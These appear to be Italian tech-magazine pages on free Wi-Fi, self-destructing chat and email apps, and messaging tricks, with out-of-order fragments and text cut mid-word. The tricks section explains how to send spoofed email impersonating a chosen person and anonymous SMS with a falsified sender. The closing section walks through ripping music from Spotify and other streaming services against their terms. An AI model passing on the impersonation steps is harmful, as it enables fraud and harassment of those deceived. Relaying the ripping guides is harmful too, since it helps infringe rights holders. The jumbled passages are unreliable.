WIFIPASS FREE INTERNET

Piattaforma: Android

Puoi accedere a oltre 10 milioni di hotspot Wi-Fi liberamente, utilizzando le password condivise dagli altri utenti per connetterti in bar, ristoranti e altri luoghi pubblici. L'app è in grado di rilevare gli hotspot più vicini realmente funzionanti e ti notifica quando un'area Wi-Fi è nel raggio d'azione del dispositivo.

viamo a collegarci a un qualsiasi sito: automaticamente verrà caricata la pagina del portale da cui è possibile effettuare la registrazione indicando il proprio numero di cellulare. Riceveremo un SMS con le credenziali per navigare su Internet, che avranno una durata di 24 ore a cominciare dal primo accesso e che potranno essere utilizzate anche su altri treni. La navigazione avviene attraverso la rete 3G, quindi non è velocissima, e potrebbe subire qualche interruzione quando il treno passa in zone non coperte (come le gallerie). Un servizio simile viene fornito anche sui treni Italo. In questo caso ci si dovrà collegare al portale di bordo Italolive, sempre in Wi-Fi. L'autenticazione per la navigazione avviene attraverso il Codice Biglietto o con la username e password utilizzate per l'accesso a **www.italotreno.it**.

VOLARE SU INTERNET

Recentemente, la nuova direttiva dell'Agenzia Europea per la sicurezza aerea ha consentito l'uso dei dispositivi mobile anche durante la fase di volo, ma sono ancora poche le compagnie che offrono un servizio di connessione ai viaggiatori. Si tratta per lo più di compagnie che servono tratte a lungo raggio come Emirates Airlines, Singapore Airlines. Il nostro continente è rimasto molto indietro da questo punto di vista. La Lufthansa, che è stata una delle prime, offre la connessione Internet solo su alcuni voli intercontinentali attraverso il servizio a pagamento FlyNet, mentre Air France-Klm hanno avviato alcuni servizi in fase di sperimentazione. Poche poi le compagnie che hanno deciso di offrire Internet gratis a bordo dell'aereo, tra cui Norwegian, Turkish e Hong Kong Airlines.

INTERTER LA OFFRE IL COMUNE

Diversi comuni offrono ai cittadini aree Wi-Fi (piazze o posti di interesse turistico) per connettersi gratuitamente. Per trovarle basta consultare il sito del comune (ad esempio **www.openwifimilano.it**, **www.comune.bologna.it/wireless** ecc.) o affidarsi a Google cercando **WiFi nomedelcomune**.

La chat che si autodistrugge


MESSAGGINI INVIATI CON LEGGEREZZA? FOTO CONDIVISE PER SBAGLIO? HAI WHATSAPPATO E TI SEI MORSO LA LINGUA?

FAI PIAZZA PULITA DI TUTTO: SARÀ COME SE NULLA FOSSE MAI STATO POSTATO!


Oggi, condividere un pensiero o un'emozione è un'azione semplicissima, immediata, alla portata di tutti. Gli smartphone sono pieni di app per inviare messaggi, foto e video ovunque ci venga voglia di farlo, ma questi stessi strumenti potrebbero ritorcersi contro di noi. Ci sono impiegati che si sono giocati il posto di lavoro per aver espresso in chat giudizi poco lusinghieri sul capo; altri hanno gettato alle ortiche amicizie di lunga data per aver condiviso segreti con chi non sa tenere la bocca chiusa. Basta un tap di troppo per far diventare di pubblico dominio testi e contenuti di cui potremmo pentirci. Gli stessi siti che hanno fatto la propria fortuna sulla condivisione, sanno quanto sia importante offrire ai propri utenti strumenti in grado di tutelarne la privacy e fare il modo che i segreti rimangano tali. Basti pensare a Facebook, che dopo non essere riuscita nell'acquisizione di Snapchat, ha pensato bene a sviluppare un'app molto simile come Slingshot. Queste e altre app consentono di inviare messaggi criptati che si autodistruggono dopo essere stati letti, così non ne rimane traccia e anche chi li riceve non ne può fare una copia che potrebbe essere usata come arma di ritorsione. Se vuoi che qualcosa di strettamente personale rimanga tale, lontano da occhi indiscreti, ecco le app e i trucchi dei nostri esperti che possono salvarti il "lato B"!

SLINGSHOT

Piattaforma: iOS, Android

Non essendo riuscito nell'acquisto di Snapchat, Facebook ha deciso di sviluppare un'app simile. Slingshot consente di inviare messaggi, foto e brevi video che si cancellano dopo la visualizzazione. Si tratta di un app partecipativa, nel senso che chi riceve il messaggio non può limitarsi a guardarlo: deve mettere in atto una reazione, altrimenti non potrà vederlo. L'app non richiede l'accesso attraverso le credenziali di Facebook, ma usa il numero di cellulare per l'autenticazione.

SNAPCHAT

Piattaforma: iOS, Android

È diventata una delle app preferite per chi fa "sexting" perché permette di inviare foto piccanti a una persona ed essere sicuro che sarà l'unico a vederle. Dopo che l'immagine è stata aperta sul display del destinatario, infatti, viene cancellata e scomparirà dallo schermo senza essere salvata in memoria. Si possono inviare anche video e aggiungere un testo ai messaggi, il tutto senza che ne rimanga traccia sui server.

SECRET - SPEAK FREELY

Piattaforma: iOS, Android

Dal nome è facile intuire che si tratta di un'app sviluppata per condividere segreti. In altre parole, puoi condividere in modo anonimo qualsiasi cosa con i contatti presenti sul telefonino che a loro volta hanno installato Secret, ma senza sapere chi siano. Per proteggere la privacy e garantire l'anonimato, non è possibile vedere quali dei nostri amici sono su Secret, ma solo quanti sono. In questo modo possiamo esprimere liberamente (in modo anonimo) quello che ci passa per la mente senza preoccuparci del giudizio degli altri.

WICKR

Piattaforma: iOS, Android

La missione degli sviluppatori è quella di garantire una comunicazione sicura senza lasciare tracce. Per farlo, i messaggi vengono criptati con un algoritmo di sicurezza a prova di NSA e solo chi invia il messaggio può decidere chi può leggere cosa e per quanto tempo. Nessun metadato (tipo di dispositivo, coordinate geografiche e altro) viene salvato sui server.

FRANKLY CHAT

Piattaforma: iOS, Android

È un luogo sicuro dove le persone possono conversare liberamente. Si può scegliere di cambiare il colore e la dimensione del

COSA FARE PRIMA DELL'AUTODISTRUZIONE?

Se vogliamo conservare un messaggio che si autodistrugge dopo averlo letto, dobbiamo farne uno screenshot. Con l'iPhone basta premere contemporaneamente **Home+Power**. Con Android si usa la combinazione **Volume giù+Power**. Con Windows Phone 8.1 **Volume su+Power**.

ANCHE SU IOS 8!

Disponibile in autunno, il nuovo sistema operativo mobile per iPhone e iPad presenterà diverse novità e molte riguarderanno l'applicazione Messaggi. Conformandosi agli altri, Apple ha deciso di rispondere alle esigenze riguardanti la privacy, così, oltre ad aggiungere la possibilità di inviare video e foto, ha aggiunto quella per autodistruggere i messaggi dal telefono di chi li riceve dopo alcuni minuti dalla visualizzazione.

CHAT SEGRETE MULTIPIATTAFORMA

CON TELEGRAM POSSIAMO IMPOSTARE UN TEMPO, TRASCORSO IL QUALE, IL MESSAGGIO VIENE AUTODISTRUTTO DA TUTTI I DISPOSITIVI


L'APP È DISPONIBILE PER IOS, ANDROID, WINDOWS PHONE E PC

01 AVVIAMO LA CHAT

Avviamo **Telegram** ed effettuiamo la registrazione all'applicazione col nostro numero di cellulare. Dalla scheda **Contacts** tocchiamo **New Secret Chat** per avviare una conversazione segreta con un amico. Tocchiamo il nome del contatto, che deve essere online, per avviare la chat.

02 IMPOSTIAMO IL TIMER


Dalla finestra di chat, tocchiamo il nome del contatto in alto al centro e selezioniamo **Info**. Da qui possiamo visualizzare i file multimediali condivisi e impostare un tempo di autodistruzione per i messaggi. Basta toccare **Self-Destruct Timer** e scegliere il tempo tra 2 secondi e 1 settimana.

testo per trasmettere meglio uno stato d'animo, e, proprio come avviene in una conversazione reale, ciò che si dice viene cancellato qualche secondo dopo averlo detto. Inoltre, è possibile avviare chat anonime, un modo eccitante per dire quello che si vuole in tutta libertà. E se qualcuno cattura uno screenshot delle conversazioni, l'applicazione lo notifica a chi lo ha inviato e saprai subito se c'è qualcuno di cui non puoi fidarti.

WHISPER
Piattaforma: iOS, Android, PC
Un social network completamente anonimo dove le persone possono esprimersi, entrare in contatto, condividere emozioni e stringere relazioni basate su fiducia e onestà. Un posto dove condividere anche i pensieri più intimi senza che gli altri possano conoscere la nostra identità.

CONFIDE
Piattaforma: iOS, Android
Molte applicazioni consentono di inviare messaggi criptati, ma basta catturare una schermata e la conversazione può essere condivisa in giro con chiunque. Quest'app, invece, è a prova di screenshot, perché per leggere i messaggi è necessario passare il dito sul testo per renderlo leggibile. E una volta letti, scompaiono per sempre tutelando la nostra privacy.

INSEGRETO
Piattaforma: Android
App spassosa che permette di leggere e condividere i segreti postati in modo anonimo dai vari utenti. Puoi confidare alla community qualsiasi cosa, senza che venga svelata la tua identità. Le funzioni non sono molte, a parte la possibilità di votare i segreti e navigare tra le categorie, ma puoi trovare commenti esilaranti su qualsiasi argomento.

PATH
Piattaforma: iOS, Android
Lanciata nel 2010, si tratta dell'ennesima app che consente di condividere messaggi privati in forma anonima. Si possono inviare anche foto e video e commentare quelle degli altri utenti utilizzando le emoticons. Da poco ha attivato la funzione di autodistruzione delle conversazioni in chat, mentre le altre vengono automaticamente eliminate dai server quando si fa il logout.

PRIVATEXT
Piattaforma: iOS, Android
Lo dice il nome stesso: si tratta di un app per inviare messaggi privati. L'invio viene criptato così solo il ricevente può leggerlo ed è anche possibile aggiungere un'ulteriore livello di protezione attraverso una password. È inoltre possibile impostare un tempo di vita dopo il quale il messaggio verrà automaticamente cancellato, e se per errore lo si è inviato alla persona sbagliata, lo si può eliminare prima che venga ricevuto.

NASCONDERE MESSAGGI NELLE FOTO PUBBLICATE SU FACEBOOK
Con l'estensione per **Chrome Secretbook** basta premere la combinazione **Ctrl+Alt+A** per scegliere foto e password e generare la nuova immagine che nasconde il messaggio. Per decifrarlo sarà sufficiente utilizzare la stessa combinazione di tasti.

POSTA ELETTRONICA A TEMPO

LE MIGLIORI SOLUZIONI PER INVIARE EMAIL, SENZA LASCIARE TRACCE!


IMPOSTA IL TIMER E L'EMAIL SI AUTODISTRUGGE DOPO ALCUNI SECONDI!

Milioni di utenti comunicano ormai attraverso gli smartphone, ma la posta elettronica continua ad essere lo strumento più utilizzato per lo scambio di informazioni. Informazioni che spesso sono riservate e che è importante, quindi, che rimangano segrete. Ma per chi continua a preferire il PC per gestire i contatti, i classici servizi potrebbero rivelarsi non molto sicuri. Un'email può essere intercettata e, fino a quando rimane sui server e nella propria casella di posta elettronica, può essere sempre rubata da chi riesce ad avere accesso al PC o al proprio account. I pirati informatici hanno sviluppato strumenti sempre più efficaci per riuscire nei loro intenti, ma usando adeguate contromisure, è possibile rendere vano qualsiasi tentativo di furto.

PRIVNOTE
https://privnote.com

Consente di inviare un messaggio testuale a qualsiasi destinatario generandone un link. Una volta che il messaggio viene visualizzato, si autodistrugge. I messaggi vengono conservati per un massimo di 30 giorni. Inoltre, è possibile richiedere la notifica di lettura inserendo il proprio indirizzo di posta elettronica.

DESTRUCTINGMESSAGE
www.destructingmessage.com

Questo servizio consente di inviare un messaggio che si autodistrugge dopo essere stato letto. Usarlo è molto semplice e del tutto anonimo. Basta andare sulla pagina del sito, scrivere il testo e scegliere come inviarlo, se generare un link al messaggio che è possibile inviare al destinatario tramite anche un programma di messaggistica, o attraverso un'e-mail che conterrà appunto il link al messaggio. Si deve infine impostare il tempo di autodistruzione, che parte non appena il link viene cliccato. I messaggi devono essere letti entro 90 giorni.

CLOAKMY
https://cloakmy.org

Rispetto ad altri servizi offre qualche funzione in più. Innanzitutto è possibile creare messaggi più elaborati, scegliendo formattazione, colori e allegando immagini. Si può poi aggiungere una password e impostare la modalità per tutelare la privacy: possiamo decidere se il messaggio deve autodistruggersi dopo la visualizzazione o dopo un certo periodo di tempo. Il servizio genera due link: uno per il messaggio, uno per la cancellazione.

BURN NOTE
https://burnnote.com

Ha il vantaggio di poter essere utilizzato sia via Web che attraverso l'app per Android e iOS. Dopo aver creato un account, è possibile digitare il messaggio e inserire l'email del destinatario o generare un link al messaggio. È possibile impostare il tempo di autodistruzione tra 1 e 120 secondi, aggiungere una password e attivare la funzione che previene la copia del messaggio impedendo la cattura di uno screenshot.

TMWSD
www.edmaster.it/url/3399

Può essere usato immediatamente per creare messaggi che si autodistruggono dopo la lettura ed eventualmente impostare una password di protezione. È possibile creare anche più URL allo stesso messaggio e, registrando un account, visualizzare i messaggi creati e gestire gli URL anche in un momento successivo.

ONESHAR.ES
https://oneshar.es

Un modo per inviare messaggi criptati di 1.000 caratteri che si autodistruggono. Il messaggio viene eliminato in automatico dai server non appena il destinatario clicca sul link per leggerlo, ma si può anche impostare un tempo trascorso il quale viene cancellato anche senza essere stato letto. È disponibile l'app per Android e iOS.

CRYPT-A-BYTE
https://cryptabyte.com

Oltre per condividere messaggi, si possono allegare file di dimensione massima di 100 MB in modo criptato utilizzando un sistema basato su chiave pubblica. Si può anche impostare una notifica per la ricezione dei messaggi, utilizzare l'app portatile per desktop e viene offerta anche la funzione per generare password sicure.


QUICKFORGET
https://quickforget.com

Anche in questo caso è possibile generare un link per il messaggio che potremo inviare come ci viene più comodo. Non occorre alcuna registrazione e per ogni invio si può impostare il numero di volte che può essere visualizzato prima della cancellazione o il tempo di vita specificato in ore o frazioni di ore.


DUE.IM
https://due.im

Il destinatario ha solo 24 ore per leggere il messaggio, trascorse le quali si autodistruggerà. È possibile aggiungere un ulteriore livello di protezione con una password e, se non ce ne viene in mente una, il sito offre un servizio di generazione password automatico.

ENIGMAIL
www.enigmail.net

Un'estensione compatibile col client di posta Mozilla Thunderbird che può quindi essere utilizzata con qualsiasi indirizzo email configurato nel programma. I messaggi vengono firmati digitalmente e possono essere crittografati in modo che solo il ricevente possa leggerli (dopo avergli comunicato la chiave di decriptazione).

SBWAVE EMAIL ENCRYPTION
www.sbwave.com

Altro servizio online che consente di inviare messaggi di posta elettronica protetti a un qualsiasi destinatario. Quando si compila il messaggio, si deve digitare anche la chiave necessaria per la crittografia dello stesso, che deve essere comunicata al ricevente altrimenti non sarà in grado di decifrarlo.

SUL WEB È possibile creare chat anonime e immediate senza dover eseguire alcuna registrazione andando su http://tinychat.com o www.chatride.com.

LOCKBIN
https://lockbin.com
Oltre a inviare messaggi protetti da password, si possono allegare anche file; il ricevente ha la possibilità, dopo averlo letto, di cancellarlo per eliminarlo immediatamente dai server. Nel caso non lo facesse, il messaggio verrà ugualmente eliminato dopo 24 ore.

ENCIPHER
https://encipher.it
Consente di criptare con una password i messaggi scritti dalle Webmail, rivelandosi utile per tutti coloro che vogliono continuare a usare i propri servizi di posta elettronica. Si può usare un bookmarklet da salvare nel browser o installare l'estensione per Chrome. Anche il ricevente dovrà fare lo stesso.

SECURE MAIL FOR GMAIL
www.edmaster.it/url/3373
Estensione per Chrome che consente di crittografare i messaggi con la versione Web di Gmail. Dopo averla installata, quando si compone una nuova email sarà sufficiente premere il pulsante mostrato nella finestra di composizione per aggiungere la password con cui proteggere il messaggio.



SAFEMESS
www.safemess.com/it
Basta digitare la password per proteggere il messaggio, scrivere il testo e premere **Cifra il messaggio**. A questo punto si deve comunicare il link con la password e il messaggio cifrato al destinatario che potrà così leggerlo senza problemi.

TRUCCHI A PROFUSIONE


LE CHICCHE PER UTENTI DISTRATTI O UN PO' BIRICHINI

COME ANNULLARE GLI INVII DEI MESSAGGI O PRENDERSI GIOCO DEGLI AMICI

Hai spedito un messaggio ma ti sei accorto di aver commesso qualche errore? Vuoi fare uno scherzo a un amico inviandogli un SMS anonimo? Vuoi registrarti a un sito online ma non vuoi fornire informazioni personali per non trovarti sommerso di spam? I nostri esperti hanno studiato le soluzioni migliori per venirti incontro e fornirti le risposte di cui hai bisogno.

ANNULLARE L'INVIO DI GMAIL
Con Gmail puoi annullare la spedizione attraverso una funziona attivabile attraverso il Labs. Dall'interfaccia Web di Gmail vai in Impostazioni e spostati nella scheda **Labs**. In **Lab disponibili** attiva la funzione **Annulla invio**. Spostati in fondo alla pagina e clicca **Salva modifiche**. Ora, nella scheda **Generali** vedrai comparire la nuova voce **Annula invio** che è impostata di default su 10 secondi (il tempo che hai a disposizione per cambiare idea dopo aver premuto **Invio**). Puoi anche aumentare questo tempo a 20 o 30 secondi. Ora, ogni volta che spedisci un nuovo messaggio, nella barra di notifica in alto verrà visualizzata la voce **Annulla** che ti permetterà di bloccare l'invio dell'email.

EMAIL FASULLE
Per spedire un messaggio di posta elettronica fingendoci di essere qualcun altro possiamo usare **https://emkei.cz**. Basta compilare i campi nel modo corretto! In **From Name** inseramo il nome di chi vogliamo impersonare e in **From E-mail** l'indirizzo fasullo di posta da utilizzare. Completiamo il messaggio inserendo destinatario, oggetto e testo. Possiamo anche aggiungere un allegato. Digitiamo il **Captcha** e premiamo **Send**.

MODIFICARE LE EMAIL SPEDITE
Può capitare di dover cambiare il contenuto di un'email dopo averla inviata. In questo caso, ci possiamo servire di **www.sendpluto.com**. Clicchiamo **SIGN UP**, digitiamo il nostro indirizzo di posta elettronica abituale, inseriamo il codice di verifica e premiamo **ADD ME**. Il servizio è in beta, quindi potrebbe essere necessario attendere un po' prima di ricevere l'invito. Eseguito l'accesso, clicchiamo su **Compose Mail** per creare un nuovo messaggio. È possibile impostare un tempo trascorso il quale il messaggio verrà automaticamente cancellato. Non resta che cliccare **Send** per inviare. Andando nella casella della posta inviata, possiamo controllare se e quando i messaggi sono stati aperti. Se il messaggio non è stato ancora visualizzato, possiamo cliccare su **Edit** per modificarlo o cancellarlo.

FALSA IDENTITÀ
Se vogliamo provare un servizio online dove è necessario registrarsi fornendo un'email attiva ma non vogliamo dare quella personale per paura dello spam, possiamo utilizzare **http://it.fakenamegenerator.com**. Non dobbiamo fare altro che scegliere sesso, set di nomi, Paese e cliccare su **Generare**. Verrà creato un profilo utente fasullo e un'email (**Click here to activate it!**) dove potremo ricevere eventuali comunicazioni dal servizio cui vogliamo registrarci.

SCOPRI SE L'EMAIL È STATA LETTA
Vuoi sapere se una persona ha letto l'email che hai inviato anche se ti dice di no? Se usi Gmail puoi servirti di **Streak**, un plugin per Chrome e Safari. Per installarlo vai su **www.streak.com** e clicca **Install Streak for Gmail**. Si apre una finestra da cui confermare l'installazione e proseguire effettuando l'accesso al tuo account Gmail. Clicca **Accetto** per completare l'installazione. La prima volta che componi un'email, ti verrà chiesto se attivare di default il tracking dei messaggi. Conferma e scrivi il nuovo messaggio. Accanto al tasto **Invia** noterai altri pulsanti tra cui un occhio che ti permette di attivare o disattivare il tracciamento. Quando il messaggio verrà letto, ne riceverai una notifica.

SMS ANONIMI DAL WEB
Esistono diversi servizi per inviare messaggi sui cellulari falsificando il mittente. Vai su **http://urbantrash.net/smsgratis/registra.html**, compila i dati richiesti e clicca **Registra**. Dopo aver ricevuto il codice per utilizzare il servizio, vai su **http://urbantrash.net/smsgratis** inserisci il numero del destinatario, compila il messaggio e spediscilo. In alternativa puoi utilizzare il sito **www.dailysms.us**.

SMS ANONIMI COL GESTORE
Con particolari codici è possibile inviare SMS anonimi da qualsiasi telefonino e con qualsiasi gestore. Con Tim si deve inviare il messaggio **ANON numerodestinatario testomessaggio** al **44933** . Con Vodafone va inviato al **4895894** scrivendo **S numerodestinatario testomessaggio**. Con Wind va inviato al numero del destinatario scrivendo ***k k#s testomessaggio**. Con H3G, al **48383** scrivendo **numerodestinatario testomessaggio**. Il costodipende dall'operatore.

NOVITÀ DA FACEBOOK
Facebook ha introdotto la nuova funzione **Anonymous Login** che consentirà l'accesso alle applicazioni utilizzando il proprio account, ma senza che le proprie informazioni personali vengano condivise con gli altri utenti. Si potrà in seguito scegliere cosa condividere.

Musica online senza limiti

COSÌ GLI SMANETTONI FANNO IL PIENO DI BRANI MUSICALI DALLE PIÙ FAMOSE PIATTAFORME DI STREAMING ONLINE

E, PER LORO, LA COMPILATION È SERVITA!


Rispetto a qualche anno fa, oggi l'offerta in Rete dedicata a chi ama la musica è piuttosto ampia e variegata. Se prima esistevano pochi siti in cui la musica poteva essere scaricata e ascoltata solo previo acquisto, oggi sono disponibili sempre più servizi che consentono la fruizione online gratuita dei brani in cambio della visione di qualche banner o di brevi spot pubblicitari. Ascoltare musica da queste piattaforme è perfettamente legale, anche se non si è titolari di un account a pagamento, ma il download dei brani, oltre ad essere tecnicamente inibito, viene ritenuto illecito perché non rientra nei termini dell'accordo stipulato con l'utente al momento dell'iscrizione. Esiste però una tipologia di utente per nulla interessata alle limitazioni imposte da questi siti: ossia lo smanettone, profondo conoscitore della Rete e amante di quelle pratiche borderline che gli permettono di ottenere, in modo semplice e gratuito, tutto ciò che Internet gli può offrire. Riesce così, senza problemi, a scaricare brani in formato MP3 dai più celebri servizi di streaming online come Deezer, Spotify, Xbox Music, Grooveshark e tanti altri, scaricando le tracce musicali a una qualità audio molto elevata, degna di un utente Premium. I suoi trucchi (che analizzeremo solo per pura curiosità informatica) gli consentono di filtrare gli annunci pubblicitari presenti tra un brano e l'altro, oltre a ricavare in pochi secondi le copertine dell'album per ottenere una compilation fedele al CD originale.

L'ASPIRA-MP3 DA GROOVESHARK

Grooveshark.com è una community che consente agli utenti la condivisione e lo streaming di brani musicali. Per scaricare tutta la musica disponibile su questa piattaforma online, lo smanettone si collega a **www.scilor.com** e installa **SciLor's grooveshark.com Downloader**. In pochi secondi trova la sua musica preferita grazie all'apposito campo di ricerca, nel quale lo smanettone inserisce il titolo della canzone o l'interprete. Dopo aver cliccato sul pulsante **Cerca**, sulla sinistra appare un elenco di brani che può essere ordinato per **Artista**, **Titolo**, **Album**, **Anno** di produzione e durata (**Lenght**), a seconda della colonna selezionata. Da questa lista, poi, lo smanettone seleziona le sue canzoni preferite mettendo il segno di spunta sulla relativa casella **Carica** e infine fa clic su **Aggiungi alla coda Download**. Tutti i brani selezionati vengono mostrati nell'elenco a destra, pronti per essere trasferiti in formato MP3 direttamente nel suo hard disk, dopo aver cliccato sul pulsante **Scarica**.

DAL TESTO ALL'MP3!

Può capitare che lo smanettone non ricordi il titolo di una canzone ma che conosca parte del testo: in tal caso ricorre a **Songr**. Dopo averlo scaricato da **www.xamasoft.com** e installato nel sistema, lo smanettone seleziona il menu **File/Setting** e clicca sulla scheda **Search Engine** per scegliere i motori di ricerca da utilizzare. Poi ispeziona la scheda **Search** e seleziona l'opzione **Preferred mp3 quality** per impostare la qualità dei brani da scaricare, scegliendo tra **128**, **192** e **256 kbps** e conferma con **Ok** per ritornare nella schermata principale. Da qui lo smanettone clicca sul pulsante **Search by lyrics**: all'interno del riquadro **Type some word** digita almeno tre parole della canzone di cui non ricorda il titolo e conferma con un clic su **Search**. Al termine della ricerca, nella metà superiore della finestra, trova i brani corrispondenti ai criteri inseriti; posiziona il puntatore del mouse sul titolo più consono ai suoi interessi ed esegue un doppio clic per avviare un'ulteriore ricerca. I risultati appaiono dopo pochi secondi nella metà inferiore della finestra dove, oltre al titolo, per ciascun brano elencato, viene mostrata la durata, il bitrate, le dimensioni del file e lo Score (che indica il grado di reperibilità del brano). Scelto quale scaricare, ci clicca col tasto destro e seleziona **Download**.

SUL WEB Lo smanettone che intende scaricare nuovi MP3, usando un semplice browser e senza installare alcun software, visita spesso il sito **www.searchmp3.mobi** navigabile con facilità anche dal telefonino.

MP3 A SBAFO SU PC, MAC, LINUX E ANDROID

Spesso lo smanettone non si limita a scaricare un solo brano del suo artista preferito, ma vuole l'intero album. Così, va sul sito www.mediadrug.com e si procura la versione di **Mediadrug** adatta al suo sistema operativo. Al primo avvio personalizza le impostazioni cliccando su **Options** in alto a destra: mette la spunta sulla casella **Download Songs** e conferma con **Ok**. Ritornato nella finestra principale usa l'apposito campo, situato a sinistra, per digitare il nome del cantante o della band e fa partire la ricerca con **Search**. Dopo qualche secondo, nella stessa sezione della finestra, appare il nome dell'artista: se corrisponde a quello richiesto, lo smanettone ci clicca sopra e visualizza l'elenco degli album disponibili. Per scaricare tutti brani dell'album, fa clic sulla relativa icona **Download** che precede il titolo e attende la conclusione della procedura. Infine, con il tasto **Play** avvia la riproduzione delle canzoni appena approdate nel suo computer.


SPOTIFY SOTTO SCACCO!

Spotify è un servizio che consente l'ascolto in streaming di qualsiasi brano musicale, con la possibilità di creare delle compilation personalizzate. Con milioni di album presenti in archivio, questa piattaforma si rivela una delle fonti più appetibili per lo smanettone in cerca di musica. Il servizio non permette il download diretto dei contenuti nemmeno agli utenti Premium (a pagamento); tuttavia, lo smanettone, che non ha speso nulla, riesce a scaricare tutti i brani presenti nella playlist per aggiungerli alla sua collezione e ascoltarli offline, al di fuori di Spotify, con il player che preferisce. Lo fa servendosi di **Spotydl**, che si procura dal sito www.spotydl.com o dalla pagina http://goo.gl/zV9ocZ. Avviato il programma, punta il browser su www.spotify.com per iscriversi al servizio e scaricare il player ufficiale di **Spotify**. Da qui, inizia a creare una lista di riproduzione cliccando col tasto destro sul nome del brano per poi scegliere **Aggiungi a...** seguito dal nome della playlist di destinazione. Inserite le canzoni preferite, lo smanettone seleziona la playlist, che trova nella colonna sinistra di Spotify, e la sposta nella finestra di Spotydl. Da qui clicca sul pulsante **Download**, in alto a destra, e inizia a scaricare i brani in formato MP3 completi di Tag ID3 e di copertine. Nel caso in cui Spotydl dovesse segnalare un brano come **Not popular enough**, lo smanettone modifica l'opzione **Mode**, presente in alto, impostandola su **Record** anziché **Download**, quindi clicca col destro in corrispondenza del brano da scaricare e seleziona **Record Song**. In questo modo la canzone originale viene riprodotta in Spotify, mentre Spotydl inizia la registrazione dello streaming audio ricavandone un file MP3, anche in questo caso, completo delle informazioni ID3 e della copertina.

MP3 IN HD E SENZA PUBBLICITÀ

Servizi come Deezer, Xbox Music e Spotify, offrono la fruizione online di qualsiasi contenuto musicale anche agli utenti titolari di account gratuiti che, per contro, sono costretti ad ascoltare brevi annunci pubblicitari trasmessi all'incirca ogni due o tre brani. Tuttavia, la presenza di questi spot per lo smanettone non rappresenta un problema, visto che riesce facilmente a eluderli tramite un software specifico come **Wondershare Streaming Audio Recorder** la cui versione trial, funzionante per 7 giorni, la scarica dal sito www.wondershare.com/pro/streaming-audio-recorder.html. Lo smanettone avvia il programma e clicca sul pulsante di registrazione presente nella schermata principale dopodiché punta il browser sul sito di streaming musicale preferito e avvia la riproduzione della sua playlist. Una volta riprodotti tutti i brani, lo smanettone ferma la registrazione in Wondershare S.A.R. cliccando sullo stesso pulsante usato per registrare. Con un clic su **Library** visualizza l'elenco delle tracce appena acquisite e per ciascuna di esse clicca sulla relativa icona **Identify** in modo da ricavarne titolo, interprete, copertina e altre informazioni da inserire automaticamente come tag ID3. Per filtrare gli spot pubblicitari, lo smanettone fa clic sul pulsante **Remove Ads**, presente nella barra inferiore del programma, quindi imposta il **Filter** su **Less than 40s** in modo da rimuovere le tracce della durata inferiore a 40 secondi e conferma con **Remove**.

BRANI SCOVATI DA GOOGLE

Ogni giorno i motori di ricerca tracciano una quantità indecifrabile di nuovi contenuti nella Rete come testi, URL, immagini e altri dati di tipo binario che non sfuggono agli occhi attenti di un crawler. Tra queste informazioni vengono indicizzati anche i file MP3, che spesso non figurano quasi mai a seguito di una comune ricerca su Google. Lo smanettone però sa bene come interrogare il motore di ricerca attraverso l'uso di specifiche stringhe, al fine di scovare tutti i brani che si trovano nascosti nei meandri della Rete. Per facilitare il suo compito, usa l'applicazione **Google Hacks** che scarica da https://code.google.com/p/googlehacks/downloads/list. Quando lancia il setup presta molta cura nel deselezionare il componente **Widtt**, poi clicca su **Next** e nella pagina successiva sceglie l'opzione **Non accetto** per proseguire con il resto dell'installazione. Avviata l'applicazione, per impostare ad hoc le opzioni di ricerca, nella sezione **Type** seleziona **Music** mentre in **File Type** lascia il segno di spunta su **.mp3**. Nell'apposito campo di testo, digita il nome del suo cantante preferito o il titolo dell'album e clicca su **Search**: si avvia così il browser con i risultati di Google perfettamente in sintonia 